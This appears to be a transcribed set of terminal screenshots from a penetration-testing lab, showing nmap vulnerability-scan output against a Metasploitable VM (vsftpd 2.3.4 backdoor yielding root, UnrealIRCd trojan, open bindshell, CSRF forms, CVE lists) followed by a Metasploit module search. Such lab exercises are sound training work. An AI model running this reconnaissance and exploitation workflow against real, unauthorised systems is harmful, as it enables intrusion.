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borjagomez@vboxkali:linux: ~  
Archivo Acciones Editar Vista Ayuda  
Host is up (0.0011s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
| vulners:  
|   vsftpd 2.3.4:  
|   | PACKETSTORM:162145    10.0    https://vulners.com/packetstorm/PACKETSTORM:162145    *EXPLOIT*  
|   | EDB-ID:49757          9.8     https://vulners.com/exploitdb/EDB-ID:49757            *EXPLOIT*  
|   | CVE-2011-2523         9.8     https://vulners.com/cve/CVE-2011-2523  
|   | 1337DAY-ID-36095      9.8     https://vulners.com/zdt/1337DAY-ID-36095            *EXPLOIT*  
|_ ftp-vsftpd-backdoor:  
|   VULNERABLE:  
|   | vsFTPD version 2.3.4 backdoor  
|   | State: VULNERABLE (Exploitable)  
|   | IDs: CVE:CVE-2011-2523 BID:48539  
|   | vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.  
|   | Disclosure date: 2011-07-03  
|   | Exploit results:  
|   |   Shell command: id  
|   |   Results: uid=0(root) gid=0(root)  
|   | References:  
|   |   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb  
|   |   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523  
|   |   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html  
|   |   https://www.securityfocus.com/bid/48539  
|_ 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
| vulners:  
|   cpe:/a:openbsd:openssh:4.7p1:  
|   | 2C119FFA-ECE0-5E14-A4A4-354A2C38071A    10.0    https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-3  
|   | CVE-2023-38408      9.8     https://vulners.com/cve/CVE-2023-38408  
|   | CVE-2016-1908       9.8     https://vulners.com/cve/CVE-2016-1908  
|   | B8190CDB-3EB9-5631-9828-8064A1575B23    9.8     https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8  
|   | 8FC9C5AB-3968-5F3C-825E-E8DB5379A623    9.8     https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E  
|   | 8AD01159-548E-546E-AA87-2DE89F3927EC    9.8     https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2  
|   | 5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A    9.8     https://vulners.com/githubexploit/5E6968B4-DBD6-57FA-BF6E-D  
|   | 0221525F-07F5-5790-912D-F4B9E2D18587    9.8     https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F  
|   | 95499236-C9FE-56A6-9D7D-E943A24B633A    8.7     https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E  
|   | CVE-2015-5600        8.5     https://vulners.com/cve/CVE-2015-5600  
|   | SSV:78173            7.8     https://vulners.com/seebug/SSV:78173    *EXPLOIT*  
|   | SSV:69983            7.8     https://vulners.com/seebug/SSV:69983    *EXPLOIT*  
|   | PACKETSTORM:98796    7.8     https://vulners.com/packetstorm/PACKETSTORM:98796    *EXPLOIT*  
|   | PACKETSTORM:94556    7.8     https://vulners.com/packetstorm/PACKETSTORM:94556    *EXPLOIT*  
|   | PACKETSTORM:140070   7.8     https://vulners.com/packetstorm/PACKETSTORM:140070   *EXPLOIT*  
|   | PACKETSTORM:101052   7.8     https://vulners.com/packetstorm/PACKETSTORM:101052   *EXPLOIT*  
|   | EXPLOITPACK:71D51B69AA2D3A74753D7A921EE79985 7.8     https://vulners.com/exploitpack/EXPLOITPACK:71D51B6  
|   | EXPLOITPACK:67F6569F63A082199721C069C852BBD7 7.8     https://vulners.com/exploitpack/EXPLOITPACK:67F6569  
|   | EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09 7.8     https://vulners.com/exploitpack/EXPLOITPACK:5BCA798  
|   | EDB-ID:24450         7.8     https://vulners.com/exploitdb/EDB-ID:24450    *EXPLOIT*  
|   | EDB-ID:15215         7.8     https://vulners.com/exploitdb/EDB-ID:15215    *EXPLOIT*
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Archivo Acciones Editar Vista Ayuda
| PACKETSTORM:140261 0.0 https://vulners.com/packetstorm/PACKETSTORM:140261 *EXPLOIT*
| PACKETSTORM:138006 0.0 https://vulners.com/packetstorm/PACKETSTORM:138006 *EXPLOIT*
| PACKETSTORM:137942 0.0 https://vulners.com/packetstorm/PACKETSTORM:137942 *EXPLOIT*
| 1337DAY-ID-30937 0.0 https://vulners.com/zdt/1337DAY-ID-30937 *EXPLOIT*
| 1337DAY-ID-26468 0.0 https://vulners.com/zdt/1337DAY-ID-26468 *EXPLOIT*
| 1337DAY-ID-25391 0.0 https://vulners.com/zdt/1337DAY-ID-25391 *EXPLOIT*
| 1337DAY-ID-20301 0.0 https://vulners.com/zdt/1337DAY-ID-20301 *EXPLOIT*
| 1337DAY-ID-14373 0.0 https://vulners.com/zdt/1337DAY-ID-14373 *EXPLOIT*
|_
23/tcp open telnet?
25/tcp open smtp Postfix smtpd
| smtp-vuln-cve2010-4344:
|_ The SMTP server is not Exim: NOT VULNERABLE
53/tcp open domain ISC BIND 9.4.2
| vulners:
|_ cpe:/a:isc:bind:9.4.2:
| SSV:2853 10.0 https://vulners.com/seebug/SSV:2853 *EXPLOIT*
| CVE-2008-0122 10.0 https://vulners.com/cve/CVE-2008-0122
| CVE-2021-25216 9.8 https://vulners.com/cve/CVE-2021-25216
| CVE-2020-8616 8.6 https://vulners.com/cve/CVE-2020-8616
| CVE-2016-1286 8.6 https://vulners.com/cve/CVE-2016-1286
| SSV:60184 8.5 https://vulners.com/seebug/SSV:60184 *EXPLOIT*
| CVE-2012-1667 8.5 https://vulners.com/cve/CVE-2012-1667
| SSV:60292 7.8 https://vulners.com/seebug/SSV:60292 *EXPLOIT*
| PACKETSTORM:180552 7.8 https://vulners.com/packetstorm/PACKETSTORM:180552 *EXPLOIT*
| PACKETSTORM:138960 7.8 https://vulners.com/packetstorm/PACKETSTORM:138960 *EXPLOIT*
| PACKETSTORM:132926 7.8 https://vulners.com/packetstorm/PACKETSTORM:132926 *EXPLOIT*
| MSF:AUXILIARY-DOS-DNS-BIND_TKEY- 7.8 https://vulners.com/metasploit/MSF:AUXILIARY-DOS-DNS-BIND_T
| EXPLOITPACK:BE4F638B632EA0754155A27ECC4B3D3F 7.8 https://vulners.com/exploitpack/EXPLOITPACK:BE4F638
| EXPLOITPACK:46DEBFAC850194C04C54F93E0DF5F4F 7.8 https://vulners.com/exploitpack/EXPLOITPACK:46DEBFA
| EXPLOITPACK:09762DB0197BBAAAB6FC79F24F0D2A74 7.8 https://vulners.com/exploitpack/EXPLOITPACK:09762DB
| EDB-ID:42121 7.8 https://vulners.com/exploitdb/EDB-ID:42121 *EXPLOIT*
| EDB-ID:37723 7.8 https://vulners.com/exploitdb/EDB-ID:37723 *EXPLOIT*
| EDB-ID:37721 7.8 https://vulners.com/exploitdb/EDB-ID:37721 *EXPLOIT*
| CVE-2017-3141 7.8 https://vulners.com/cve/CVE-2017-3141
| CVE-2015-5722 7.8 https://vulners.com/cve/CVE-2015-5722
| CVE-2015-5477 7.8 https://vulners.com/cve/CVE-2015-5477
| CVE-2014-8500 7.8 https://vulners.com/cve/CVE-2014-8500
| CVE-2012-5166 7.8 https://vulners.com/cve/CVE-2012-5166
| CVE-2012-4244 7.8 https://vulners.com/cve/CVE-2012-4244
| CVE-2012-3817 7.8 https://vulners.com/cve/CVE-2012-3817
| CVE-2008-4163 7.8 https://vulners.com/cve/CVE-2008-4163
| 1337DAY-ID-25325 7.8 https://vulners.com/zdt/1337DAY-ID-25325 *EXPLOIT*
| 1337DAY-ID-23970 7.8 https://vulners.com/zdt/1337DAY-ID-23970 *EXPLOIT*
| 1337DAY-ID-23960 7.8 https://vulners.com/zdt/1337DAY-ID-23960 *EXPLOIT*
| 1337DAY-ID-23948 7.8 https://vulners.com/zdt/1337DAY-ID-23948 *EXPLOIT*
| CVE-2010-0382 7.6 https://vulners.com/cve/CVE-2010-0382
| PACKETSTORM:180551 7.5 https://vulners.com/packetstorm/PACKETSTORM:180551 *EXPLOIT*
| MSF:AUXILIARY-DOS-DNS-BIND_TSIG_BADTIME- 7.5 https://vulners.com/metasploit/MSF:AUXILIARY-DOS-DN
| MSF:AUXILIARY-DOS-DNS-BIND_TSIG- 7.5 https://vulners.com/metasploit/MSF:AUXILIARY-DOS-DNS-BIND_T
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CVE-2010-0290 4.0 https://vulners.com/cve/CVE-2010-0290
SSV:14986 2.6 https://vulners.com/seebug/SSV:14986 *EXPLOIT*
CVE-2009-4022 2.6 https://vulners.com/cve/CVE-2009-4022
PACKETSTORM:142800 0.0 https://vulners.com/packetstorm/PACKETSTORM:142800 *EXPLOIT*
1337DAY-ID-27896 0.0 https://vulners.com/zdt/1337DAY-ID-27896 *EXPLOIT*
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
http-slowloris-check:
VULNERABLE:
Slowloris DOS attack
State: LIKELY VULNERABLE
IDs: CVE-2007-6750
Slowloris tries to keep many connections to the target web server open and hold
them open as long as possible. It accomplishes this by opening connections to
the target web server and sending a partial request. By doing so, it starves
the http server's resources causing Denial Of Service.

Disclosure date: 2009-09-17
References:
http://ha.ckers.org/slowloris/
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
vulners:
cpe:/a:apache:http_server:2.2.8:
SSV:69341 10.0 https://vulners.com/seebug/SSV:69341 *EXPLOIT*
SSV:19282 10.0 https://vulners.com/seebug/SSV:19282 *EXPLOIT*
SSV:19236 10.0 https://vulners.com/seebug/SSV:19236 *EXPLOIT*
PACKETSTORM:86964 10.0 https://vulners.com/packetstorm/PACKETSTORM:86964 *EXPLOIT*
PACKETSTORM:180533 10.0 https://vulners.com/packetstorm/PACKETSTORM:180533 *EXPLOIT*
MSF:AUXILIARY-DOS-HTTP-APACHE_MOD_ISAPI- 10.0 https://vulners.com/metasploit/MSF:AUXILIARY-DOS-HT
EXPLOITPACK:30ED468EC8BD5B71B2CB93825A852B80 10.0 https://vulners.com/exploitpack/EXPLOITPACK:30ED468
EDB-ID:14288 10.0 https://vulners.com/exploitdb/EDB-ID:14288 *EXPLOIT*
EDB-ID:11650 10.0 https://vulners.com/exploitdb/EDB-ID:11650 *EXPLOIT*
CVE-2010-0425 10.0 https://vulners.com/cve/CVE-2010-0425
EDB-ID:51193 9.8 https://vulners.com/exploitdb/EDB-ID:51193 *EXPLOIT*
CVE-2024-38476 9.8 https://vulners.com/cve/CVE-2024-38476
CVE-2022-31813 9.8 https://vulners.com/cve/CVE-2022-31813
CVE-2022-22720 9.8 https://vulners.com/cve/CVE-2022-22720
CVE-2021-44790 9.8 https://vulners.com/cve/CVE-2021-44790
CVE-2021-39275 9.8 https://vulners.com/cve/CVE-2021-39275
CVE-2017-7679 9.8 https://vulners.com/cve/CVE-2017-7679
CVE-2017-3167 9.8 https://vulners.com/cve/CVE-2017-3167
CNVD-2022-51061 9.8 https://vulners.com/cnvd/CNVD-2022-51061
CNVD-2022-03225 9.8 https://vulners.com/cnvd/CNVD-2022-03225
CNVD-2021-102386 9.8 https://vulners.com/cnvd/CNVD-2021-102386
B02819DB-1481-56C4-BD09-6B4574297109 9.8 https://vulners.com/githubexploit/B02819DB-1481-56C4-BD09-6
A5425A79-9D81-513A-9CC5-549D6321897C 9.8 https://vulners.com/githubexploit/A5425A79-9D81-513A-9CC5-5
CVE-2022-28615 9.1 https://vulners.com/cve/CVE-2022-28615
CVE-2022-22721 9.1 https://vulners.com/cve/CVE-2022-22721
CVE-2017-9788 9.1 https://vulners.com/cve/CVE-2017-9788
CNVD-2022-51060 9.1 https://vulners.com/cnvd/CNVD-2022-51060

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borjagomez@vboxkali linux: ~
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| http://192.168.0.21:80/mutillidae/?page=add-to-your-blog.php%27%20R%20sqlspider
| http://192.168.0.21:80/mutillidae/index.php?page=login.php%27%20R%20sqlspider
|_ http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.0.21
| Found the following possible CSRF vulnerabilities:
|
| Path: http://192.168.0.21:80/dvwa/
| Form id:
| Form action: login.php
|
| Path: http://192.168.0.21:80/dvwa/login.php
| Form id:
| Form action: login.php
|
| Path: http://192.168.0.21:80/mutillidae/index.php?page=set-background-color.php
| Form id: id-bad-cred-tr
| Form action: index.php?page=set-background-color.php
|
| Path: http://192.168.0.21:80/mutillidae/index.php?page=register.php
| Form id: id-bad-cred-tr
| Form action: index.php?page=register.php
|
| Path: http://192.168.0.21:80/mutillidae/?page=text-file-viewer.php
| Form id: id-bad-cred-tr
| Form action: index.php?page=text-file-viewer.php
|
| Path: http://192.168.0.21:80/mutillidae/?page=view-someones-blog.php
| Form id: id-bad-blog-entry-tr
| Form action: index.php?page=view-someones-blog.php
|_ http-enum:
| /tikiwiki/: Tikiwiki
| /test/: Test page
| /phpinfo.php: Possible information file
| /phpMyAdmin/: phpMyAdmin
| /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
| /icons/: Potentially interesting folder w/ directory listing
| /index/: Potentially interesting folder
|_ http-trace: TRACE is enabled
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| 111/tcp open rpcbind 2 (RPC #100000)
|_ rpcinfo:
| program version port/proto service
| 100000 2 111/tcp rpcbind
| 100000 2 111/udp rpcbind
| 100003 2,3,4 2049/tcp nfs
| 100003 2,3,4 2049/udp nfs
| 100005 1,2,3 39465/udp mountd
| 100005 1,2,3 56012/tcp mountd
```

CTRL DERECHA

Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code

References:


https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
 1524/tcp open bindshell Metasploitable root shell
 2049/tcp open nfs 2-4 (RPC #100003)
 2121/tcp open ccproxy-ftp?
 3306/tcp open mysql?
 5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7

vulners:

cpe:/a:postgresql:postgresql:8.3:

SSV:60718	10.0	https://vulners.com/seebug/SSV:60718	*EXPLOIT*
CVE-2013-1903	10.0	https://vulners.com/cve/CVE-2013-1903	
CVE-2013-1902	10.0	https://vulners.com/cve/CVE-2013-1902	
POSTGRESQL:CVE-2019-10211	9.8	https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10211	
POSTGRESQL:CVE-2018-16850	9.8	https://vulners.com/postgresql/POSTGRESQL:CVE-2018-16850	
POSTGRESQL:CVE-2017-7546	9.8	https://vulners.com/postgresql/POSTGRESQL:CVE-2017-7546	
POSTGRESQL:CVE-2015-3166	9.8	https://vulners.com/postgresql/POSTGRESQL:CVE-2015-3166	
POSTGRESQL:CVE-2015-0244	9.8	https://vulners.com/postgresql/POSTGRESQL:CVE-2015-0244	
PACKETSTORM:189316	9.8	https://vulners.com/packetstorm/PACKETSTORM:189316	*EXPLOIT*
MSF:EXPLOIT-LINUX-HTTP-BEYONDRUST_PRA_RS_UNAUTH_RCE-	9.8	https://vulners.com/metasploit/MSF:EXPLOIT-LINUX-HTTP-BEYONDRUST_PRA_RS_UNAUTH_RCE-	
CVE-2019-10211	9.8	https://vulners.com/cve/CVE-2019-10211	
CVE-2015-3166	9.8	https://vulners.com/cve/CVE-2015-3166	
CVE-2015-0244	9.8	https://vulners.com/cve/CVE-2015-0244	
1337DAY-ID-39921	9.8	https://vulners.com/zdt/1337DAY-ID-39921	*EXPLOIT*
POSTGRESQL:CVE-2018-1115	9.1	https://vulners.com/postgresql/POSTGRESQL:CVE-2018-1115	
POSTGRESQL:CVE-2016-3065	9.1	https://vulners.com/postgresql/POSTGRESQL:CVE-2016-3065	
CVE-2018-1115	9.1	https://vulners.com/cve/CVE-2018-1115	
POSTGRESQL:CVE-2024-7348	8.8	https://vulners.com/postgresql/POSTGRESQL:CVE-2024-7348	
POSTGRESQL:CVE-2024-10979	8.8	https://vulners.com/postgresql/POSTGRESQL:CVE-2024-10979	
POSTGRESQL:CVE-2023-5869	8.8	https://vulners.com/postgresql/POSTGRESQL:CVE-2023-5869	
POSTGRESQL:CVE-2023-39417	8.8	https://vulners.com/postgresql/POSTGRESQL:CVE-2023-39417	
POSTGRESQL:CVE-2022-1552	8.8	https://vulners.com/postgresql/POSTGRESQL:CVE-2022-1552	
POSTGRESQL:CVE-2021-32027	8.8	https://vulners.com/postgresql/POSTGRESQL:CVE-2021-32027	
POSTGRESQL:CVE-2020-25695	8.8	https://vulners.com/postgresql/POSTGRESQL:CVE-2020-25695	
POSTGRESQL:CVE-2020-14349	8.8	https://vulners.com/postgresql/POSTGRESQL:CVE-2020-14349	
POSTGRESQL:CVE-2019-10208	8.8	https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10208	
POSTGRESQL:CVE-2019-10164	8.8	https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10164	
POSTGRESQL:CVE-2019-10127	8.8	https://vulners.com/postgresql/POSTGRESQL:CVE-2019-10127	
POSTGRESQL:CVE-2018-1058	8.8	https://vulners.com/postgresql/POSTGRESQL:CVE-2018-1058	
POSTGRESQL:CVE-2017-7547	8.8	https://vulners.com/postgresql/POSTGRESQL:CVE-2017-7547	
POSTGRESQL:CVE-2015-0243	8.8	https://vulners.com/postgresql/POSTGRESQL:CVE-2015-0243	
POSTGRESQL:CVE-2015-0242	8.8	https://vulners.com/postgresql/POSTGRESQL:CVE-2015-0242	
POSTGRESQL:CVE-2015-0241	8.8	https://vulners.com/postgresql/POSTGRESQL:CVE-2015-0241	
CVE-2022-1552	8.8	https://vulners.com/cve/CVE-2022-1552	
CVE-2021-32027	8.8	https://vulners.com/cve/CVE-2021-32027	
CVE-2020-25695	8.8	https://vulners.com/cve/CVE-2020-25695	
CVE-2019-10164	8.8	https://vulners.com/cve/CVE-2019-10164	
CVE-2019-10127	8.8	https://vulners.com/cve/CVE-2019-10127	

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borjagomez@vboxkali:linux: ~  
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Check results:  
  TLS_RSA_WITH_AES_128_CBC_SHA  
References:  
  https://www.openssl.org/~bodo/ssl-poodle.pdf  
  https://www.securityfocus.com/bid/70574  
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566  
  https://www.imperialviolet.org/2014/10/14/poodle.html  
5900/tcp open  vnc          VNC (protocol 3.3)  
6000/tcp open  X11           (access denied)  
6667/tcp open  irc           UnrealIRCd  
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/J  
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1  
|_http-csrf:  
  Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.0.21  
  Found the following possible CSRF vulnerabilities:  
  
    Path: http://192.168.0.21:8180/admin/  
    Form id: username  
    Form action: j_security_check;jsessionId=7855399D90F79BBCEFA7907D525CCEAF  
  
    Path: http://192.168.0.21:8180/servlets-examples/servlet/RequestParamExample  
    Form id:  
    Form action: RequestParamExample  
  
    Path: http://192.168.0.21:8180/servlets-examples/servlet/SessionExample  
    Form id:  
    Form action: SessionExample;jsessionId=FF9D6270F92D48E4743DD9083688DD58  
  
    Path: http://192.168.0.21:8180/servlets-examples/servlet/SessionExample  
    Form id:  
    Form action: SessionExample;jsessionId=FF9D6270F92D48E4743DD9083688DD58  
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.  
|_http-enum:  
  /admin/: Possible admin folder  
  /admin/index.html: Possible admin folder  
  /admin/login.html: Possible admin folder  
  /admin/admin.html: Possible admin folder  
  /admin/account.html: Possible admin folder  
  /admin/admin_login.html: Possible admin folder  
  /admin/home.html: Possible admin folder  
  /admin/admin-login.html: Possible admin folder  
  /admin/adminLogin.html: Possible admin folder  
  /admin/controlpanel.html: Possible admin folder  
  /admin/cp.html: Possible admin folder  
  /admin/index.jsp: Possible admin folder  
  /admin/login.jsp: Possible admin folder  
  /admin/admin.jsp: Possible admin folder  
  /admin/home.jsp: Possible admin folder
```



```
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JSESSIONID:
  httponly flag not set
/admin/home.jsp:
JSESSIONID:
  httponly flag not set
/admin/controlpanel.jsp:
JSESSIONID:
  httponly flag not set
/admin/admin-login.jsp:
JSESSIONID:
  httponly flag not set
/admin/cp.jsp:
JSESSIONID:
  httponly flag not set
/admin/account.jsp:
JSESSIONID:
  httponly flag not set
/admin/admin_login.jsp:
JSESSIONID:
  httponly flag not set
/admin/adminLogin.jsp:
JSESSIONID:
  httponly flag not set
/admin/view/javascript/editor/filemanager/connectors/test.html:
JSESSIONID:
  httponly flag not set
/admin/includes/FCKeditor/editor/filemanager/upload/test.html:
JSESSIONID:
  httponly flag not set
/admin/jsript/upload.html:
JSESSIONID:
  httponly flag not set
http-dombased-xss: Couldn't find any DOM based XSS.
MAC Address: 08:00:27:FC:2A:6A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
|_smb-vuln-regsvcs-dos: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 667.08 seconds

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$
```

```
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Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
|_smb-vuln-regsvcs-dos: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 667.08 seconds

borjagomez@vboxkaliilinux: ~
$ msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

3Kom SuperMack II Logon
-----
User Name: [ security ]
Password: [ ]

[ OK ]

https://metasploit.com

+ --[ metasploit v6.6.45-dev ]
+ --[ 2490 exploits - 1281 auxiliary - 431 post ]
+ --[ 1466 payloads - 49 encoders - 13 nops ]
+ --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ftpd

Matching Modules
```


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Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/ftp/ayukov_nftp	2017-10-21	normal	No	Ayukov NFTP FTP Client Buffer Overflow
1	exploit/windows/ftp/comind_ftp Fatstr	2012-06-08	good	Yes	ComindFTP v1.3.7 Beta USER Format String (Write4) Vulnerability
2	target: Automatic	-	-	-	-
3	target: Windows XP SP3 - English	-	-	-	-
4	target: Windows Server 2003 - English	-	-	-	-
5	exploit/windows/ssh/free_ftp Key_exchange	2006-05-12	average	No	FreeFTP 1.0.10 Key Exchange Algorithm String Buffer Overflow
6	target: Windows 2000 SP0-SP4 English	-	-	-	-
7	target: Windows 2000 SP0-SP4 German	-	-	-	-
8	target: Windows XP SP0-SP1 English	-	-	-	-
9	target: Windows XP SP2 English	-	-	-	-
10	auxiliary/dos/windows/ftp/gulldftp_cwdlist	2008-10-12	normal	No	Gulld FTP 0.999.8.11/0.999.14 Heap Corruption
11	exploit/windows/ftp/sami_ftp user	2006-01-24	normal	Yes	KarjaSoft sami FTP Server v2.0.2 USER Overflow
12	exploit/windows/ftp/ms99_053_ftp_nlst	2009-08-31	great	No	MS99-053 Microsoft IIS FTP Server NLST Response Overflow
13	target: Windows 2000 SP4 English/Italian (IIS 5.0)	-	-	-	-
14	target: Windows 2000 SP2 English (IIS 5.0)	-	-	-	-
15	target: Windows 2000 SP3 Japanese (IIS 5.0)	-	-	-	-
16	auxiliary/dos/windows/ftp/iis75_ftp_lac_bof	2010-12-21	normal	No	Microsoft IIS FTP Server Encoded Response Overflow Trigger
17	exploit/linux/misc/netssupport_manager_agent	2011-01-08	average	No	NetSupport Manager Agent Remote Buffer Overflow
18	exploit/windows/ftp/netterm_net_ftp user	2005-04-26	great	Yes	NetTerm NetFTP USER Buffer Overflow
19	target: NetTerm NetFTP Universal	-	-	-	-
20	target: Windows 2000 English	-	-	-	-
21	target: Windows XP English SP0/SP1	-	-	-	-
22	target: Windows 2003 English	-	-	-	-
23	target: Windows NT 4.0 SP4/SP5/SP6	-	-	-	-
24	exploit/windows/ftp/open_ftp_wbem	2012-06-18	excellent	Yes	Open-FTP 1.2 Arbitrary File Upload
25	exploit/linux/ftp/proftp_sreplace	2006-11-26	great	Yes	ProFTP 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
26	target: Automatic Targeting	-	-	-	-
27	target: Debug	-	-	-	-
28	target: ProFTP 1.3.0 (source install) / Debian 3.1	-	-	-	-
29	exploit/linux/ftp/proftp_telnet_lac	2010-11-01	great	Yes	ProFTP 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
30	target: Automatic Targeting	-	-	-	-
31	target: Debug	-	-	-	-
32	target: ProFTP 1.3.2a Server (FreeBSD 6.0)	-	-	-	-
33	exploit/linux/ftp/proftp_telnet_lac	2010-11-01	great	Yes	ProFTP 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
34	target: Automatic Targeting	-	-	-	-
35	target: Debug	-	-	-	-
36	target: ProFTP 1.3.3a Server (Debian) - Squeeze Beta1	-	-	-	-
37	target: ProFTP 1.3.3a Server (Debian) - Squeeze Beta1 (Debug)	-	-	-	-
38	target: ProFTP 1.3.2c Server (Ubuntu 10.04)	-	-	-	-
39	exploit/unix/ftp/pro_ftp_modcopy_exec	2015-04-22	excellent	Yes	ProFTP 1.3.5 Mod_Copy Command Execution

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47	target: Windows XP SP1	-	-	-	-
48	exploit/windows/ftp/servu_mdmt	2004-02-26	good	Yes	Serv-U FTP MDTM Overflow
49	target: Serv-U Ultra-Lite Universal ServUDaemon.exe	-	-	-	-
50	target: Serv-U 4.0.0.4/4.1.0.8/4.1.0.3 ServUDaemon.exe	-	-	-	-
51	target: Serv-U 5.0.0.0 ServUDaemon.exe	-	-	-	-
52	exploit/windows/ftp/sli_ftp_list_concat	2005-07-21	great	No	SliFTP LIST Concatenation Overflow
53	exploit/windows/ftp/ftp012_long_filename	2002-11-19	average	No	FTP012 Long Filename Buffer Overflow
54	target: Automatic	-	-	-	-
55	target: Windows NT 4.0 SP6a English	-	-	-	-
56	target: Windows 2000 Pro SP4 English	-	-	-	-
57	target: Windows XP Pro SP0 English	-	-	-	-
58	target: Windows XP Pro SP1 English	-	-	-	-
59	exploit/windows/ftp/ftpswin_long_filename	2006-09-21	great	No	FTPSWIN v0.4.2 Long Filename Buffer Overflow
60	exploit/windows/ftp/wftpd_size	2006-08-23	average	No	Texas Imperial Software WFTPD 3.23 SIZE Overflow
61	target: Windows 2000 Pro SP4 English	-	-	-	-
62	target: Windows XP Pro SP1 English	-	-	-	-
63	target: Windows XP Pro SP2 English	-	-	-	-
